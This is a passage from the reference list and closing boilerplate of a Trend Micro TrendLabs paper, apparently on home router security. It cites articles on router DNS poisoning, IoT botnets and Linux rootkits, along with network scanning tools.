15. Paul Oliveria. (11 January 2008). *TrendLabs Security Intelligence Blog*. "Targeted Attack in Mexico: DNS Poisoning via Modems." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/targeted-attack-in-mexico-dns-poisoning-via-modems/>.
16. Carolyn Guevarra. (1 March 2010). *TrendLabs Security Intelligence Blog*. "Botnet Rises in the Name of Chuck Norris." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/botnet-rises-in-the-name-of-chuck-norris/>.
17. Trend Micro. (29 September 2014). *TrendLabs Security Intelligence Blog*. "Summary of Shellshock-Related Stories and Materials." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/summary-of-shellshock-related-stories-and-materials/>.
18. Trend Micro. (26 September 2014). *TrendLabs Security Intelligence Blog*. "Shellshock Vulnerability Used in Botnet Attacks." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/bash-bug-vulnerability-used-in-botnet-attacks/>.
19. Trend Micro. (27 September 2014). *TrendLabs Security Intelligence Blog*. "Shellshock Continues to Make Waves with Active IRC Bot." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/shellshock-continues-to-make-waves-with-active-irc-bot/>.
20. Rhena Inocencio. (13 November 2014). *TrendLabs Security Intelligence Blog*. "BASHLITE Affects Devices Running on BusyBox." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/bashlite-affects-devices-running-on-busybox/>.
21. Lily Hay Newman. (9 December 2016). *Wired*. "The Botnet That Broke the Internet Isn't Going Away." Last accessed on 5 January 2017, <https://www.wired.com/2016/12/botnet-broke-internet-isnt-going-away/>.
22. Fernando Mercês. (5 September 2016). *TrendLabs Security Intelligence Blog*. "Pokémon-Themed Umbreon Linux Rootkit Hits x86, ARM Systems." Last accessed on 5 January 2017, <http://blog.trendmicro.com/trendlabs-security-intelligence/pokemon-themed-umbreon-linux-rootkit-hits-x86-arm-systems/>.
23. Dmitry. (7 November 2016). *Security List Network*. "VLANY Is a LD\_PRELOAD Rootkit for x86-64, i686 and ARM Architectures." Last accessed on 5 January 2017, [http://seclist.us/vlany-is-a-ld\\_preload-rootkit-for-x86\\_64-i686-and-arm-architectures.html](http://seclist.us/vlany-is-a-ld_preload-rootkit-for-x86_64-i686-and-arm-architectures.html).

24. AVM. (2017). *Short Notes*. "Telephone Scammers Deliberately Searching for Routers with Remote Access Enabled That Missed the Security Update." Last accessed on 5 January 2017, <https://en.avm.de/news/short-notes/2014/telephone-scammers-deliberately-searching-for-routers-with-remote-access-enabled-that-missed-the-security-update/>.
25. CZ.NIC. (2017). *Project:Turris*. "About the Project." Last accessed on 5 January 2017, <https://www.turris.cz/en/>
26. NTT America. (1999-2015). *Whois.net*. "Whois.net." Last accessed on 5 January 2017, <https://whois.net/default.aspx>.
27. Trend Micro Incorporated. (2016). *Trend Micro Site Safety Center*. "Site Safety Center." Last accessed on 5 January 2017, <http://sitesafety.trendmicro.com/>.
28. Jeremy Campbell. (2017). *DNSLeaktest.com*. "About the Site." Last accessed on 5 January 2017, <https://www.dnsleaktest.com/about.html>.
29. Marcus Grando. (2017). "What's My IP, DNS Resolver, EDNS Client Subnet, and Geolocation." Last accessed on 5 January 2017, <http://myresolver.net/>.
30. ASUSTEK Computer Inc. (2017). *FAQ*. "How to Do a Firmware Update on ASUS Wireless Router?" Last accessed on 5 January 2017, <https://www.asus.com/support/faq/1005484>.
31. Pablo Neira Ayuso and Harald Welte. (1999-2014). *Netfilter*. "The netfilter.org Project." Last accessed on 5 January 2017, <https://www.netfilter.org/>.
32. Pentest-Tools.com. (2017). *Pentest-Tools.com*. "TCP Port Scan with nmap." Last accessed on 5 January 2017, <https://pentest-tools.com/network-vulnerability-scanning/tcp-port-scanner-online-nmap>.
33. Gordon Lyon. (2017). *nmap.org*. "Zenmap: Introduction." Last accessed on 5 January 2017, <https://nmap.org/zenmap/>.
34. David Lodge and Chris Sullo. (2017). *CIRT.net*. "Nikto2." Last accessed on 5 January 2017, <https://cirt.net/Nikto2>.
35. OpenVAS. (2017). *OpenVAS*. "About OpenVAS." Last accessed on 5 January 2017, <http://www.openvas.org/about.html>.
36. Trend Micro. (2016). *Trend Micro Home Network Security*. Last accessed on 5 January 2017, <http://shop.trendmicro.com.au/homenetworksecurity/>.

Created by:

**TrendLabs**

The Global Technical Support and R&D Center of TREND MICRO

**TREND MICRO™**

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver top-ranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit [www.trendmicro.com](http://www.trendmicro.com).



Securing Your Journey  
to the Cloud

[www.trendmicro.com](http://www.trendmicro.com)